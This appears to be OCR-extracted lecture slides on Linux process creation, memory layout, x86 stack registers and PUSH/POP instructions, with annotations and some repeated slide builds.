


Process Creation in Linux

When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded or mmap'ed from exec file to newly allocated address space:
 - a. The loader and dynamic linker, called by the kernel, loads the segments defined by the program headers.

Process Layout in Linux




Process Creation in Linux


When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded from exec file to newly allocated address space:
 - a. The dynamic linker, called by the kernel, loads the segments defined by the program headers.
3. The kernel sets up the stack and heap and jumps at the *entry point* of the program.

Process Layout in Linux




Recall: Virtual vs Physical Address Space



The Code and the Stack

MAIN COMPONENTS
IN WHICH WE
WILL FOCUS



ALL VARIABLES DEFINED BY
THE PROGRAM

Statically allocated local variables (including env.)
Function activation records. → KEEP TRACK OF CURRENT EXECUTION
Grows "down", toward lower addresses. ↓
WHEN ALLOCATING ELEMENT,
FROM HIGHER TO LOWER ADDRESSES
Unallocated memory.

Dynamically allocated data. → WHEN ALLOCATING VARIABLES TO THE HEAP, FROM LOWER TO HIGHER ADDRESSES
Grows "up", toward higher addresses.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.

Executable code (machine instructions).

Recall on Registers

- **General Purpose:** Common mathematical operations. They store data and addresses (EAX, EBX, ECX)

ADDRESS ON STACK {

- **ESP:** address of the last stack operation, the top of the stack.
- **EBP:** address of the base of the current function frame
 - relative addressing

→ ANSWERS TAG ON THE LAST ELEMENT
→ TOGETHER, GIVE THE ADDRESS OF THE WHOLE FUNCTION FRAME

- **Segment:** 16 bit registers used for keep track of segments and backward compatibility (DS, SS)

ADDRESS OF NEXT SECTION {

- **Control:** Control the function of the processor (execution)
- **EIP:** address of the next machine instruction to be executed

- **Other**

- **EFLAG:** 1 bit registers, store the result of test performed by the processor

ALLOCATE-DECREMENT AND
DEALLOCATE-INCREMENT
BECAUSE STACK GROWS
FROM HIGHER TO LOWER

Stack Instructions

- **Push** -> Allocate and Write a value

- ESP is decremented by 4 Bytes
- Dword is written to the new address stored in the ESP register

PUSH %ebp | \$value | addr

- **Pop** -> Retrieve a value and Deallocate


- Load the Value on top of the stack into the register
- ESP is incremented by 4 Bytes

POP %ebx | %eax

EXAMPLE

Push \$1


Push \$2



Stack Instructions: PUSH

Push \$1 ←


Push \$2



Stack Instructions: PUSH

Push \$1 ←


Push \$2



Stack Instructions: PUSH

Push \$1


Push \$2 ←



Stack Instructions: PUSH

Push \$1


Push \$2 ←



Stack Instructions: POP

POP %EAX


POP %EBX



Stack Instructions: POP

POP %EAX ←


POP %EBX



Stack Instructions: POP

POP %EAX ←

